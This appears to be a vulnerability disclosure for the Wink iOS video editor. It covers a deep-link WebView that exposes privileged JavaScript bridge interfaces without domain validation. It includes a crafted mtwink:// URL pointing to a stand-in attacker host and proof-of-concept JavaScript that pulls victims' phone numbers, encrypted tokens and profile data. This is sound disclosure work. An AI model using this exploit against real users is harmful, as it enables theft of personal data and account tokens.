


An information leak vulnerability in the iOS version of Wink

Brief Description

Wink app is a video retouching application that provides functions including video editing, image quality restoration and portrait beautification. It ranks **No.9** in the **"Photo & Video"** category list on the App Store of the Chinese region.




The iOS version of the Wink supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft a **malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Wink app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as Masked PhoneNumber, Birthday, Gender) and **obtaining victim's account information** (such as NickName, Avatar, UserID, Personal Description, EncryptedToken).


Vulnerability Exploitation Process and Root Cause

The attacker lures the user to click on a malicious URL (Scheme) in the following format: **mtwink://webview?url=https://attack.com/wink/atkWink.html**. Here, "attack.com" represents a domain under the attacker's control.

When the victim clicks on this URL, it directs the victim to the Wink app and opens the webpage **https://attack.com/wink/atkWink.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's personal information** (such as Masked PhoneNumber, Birthday, Gender) and **obtaining victim's account information** (such as NickName, Avatar, UserID, Personal Description, EncryptedToken).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function fetchData(url) {
    var iframe = document.createElement("iframe");
    iframe.style.cssText = "display:none;width:0px;height:0px;";
    iframe.src = url;
    document.body.appendChild(iframe);
}

fetchData("mt-hogger://bind?handler=1");
fetchData("mt-hogger://get?handler=2");
fetchData("mt-hogger://get?handler=3");
```

```
var MTJs = {};
MTJs.getParams = function (callbackID){
    return "";
}
MTJs.postMessage = function (retVal){
    var callbackID = retVal.handler;
    var json = retVal.response;

    switch(callbackID){
        case "1":
            document.getElementById("PhoneNum").innerText = "Your PhoneNum (masked): " + "(" + json.phoneCode + " ) " + json.phone;
            break;

        case "2":
            document.getElementById("EncryptedToken").innerText = "Your EncryptedToken: \n" + json.encryptedToken;
            break;

        case "3":
            document.getElementById("NickName").innerText = "Your NickName: " + json.screen_name;
            document.getElementById("Gender").innerText = "Your Gender: " + (json.gender == "m" ? "male" : "female") ;
            document.getElementById("Birthday").innerText = "Your Birthday: " + json.birthday;
            document.getElementById("AccountAvatar").src = json.avatar;
```

Impact of the Vulnerability

Scope of the vulnerability: Wink iOS version 1.3.70 (the latest version as of 2024-12-06).

Consequences of the vulnerability: Information disclosure.

Download link for affected application:

🔗 **CN:**

<https://apps.apple.com/cn/app/wink-%E5%83%8F%E4%BF%AE%E5%9B%BE%E4%B8%80%E6%A0%B7%E4%BF%AE%E8%A7%86%E9%A2%91/id1594288016>

🔗 **US:**

<https://apps.apple.com/us/app/wink-video-enhancer-editor/id1594288016>

Possible Countermeasures

Should implement stricter domain name checks before the invocation of privileged interfaces.